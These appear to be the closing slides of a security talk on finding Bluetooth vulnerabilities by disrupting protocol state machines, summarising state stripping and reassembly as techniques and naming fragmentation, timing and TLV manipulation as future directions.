


Disrupting the state machine to discover new Bluetooth vulnerabilities

The impact of SSP and authentication on the state



Demo



Disrupting the state machine to discover new Bluetooth vulnerabilities

Summary

- **State Stripping and Reassembly** are indispensable future key technologies for protocol vulnerability mining.
- More approaches can be explored, such as manipulating protocol fragmentation and injecting spoofed timing sequences.
- When disrupting state, it can be combined with TLV (Type-Length-Value) structure modifications for enhanced exploitation.

Test more protocols



Question?

Thank You

<https://www.gysecurity.cn/>

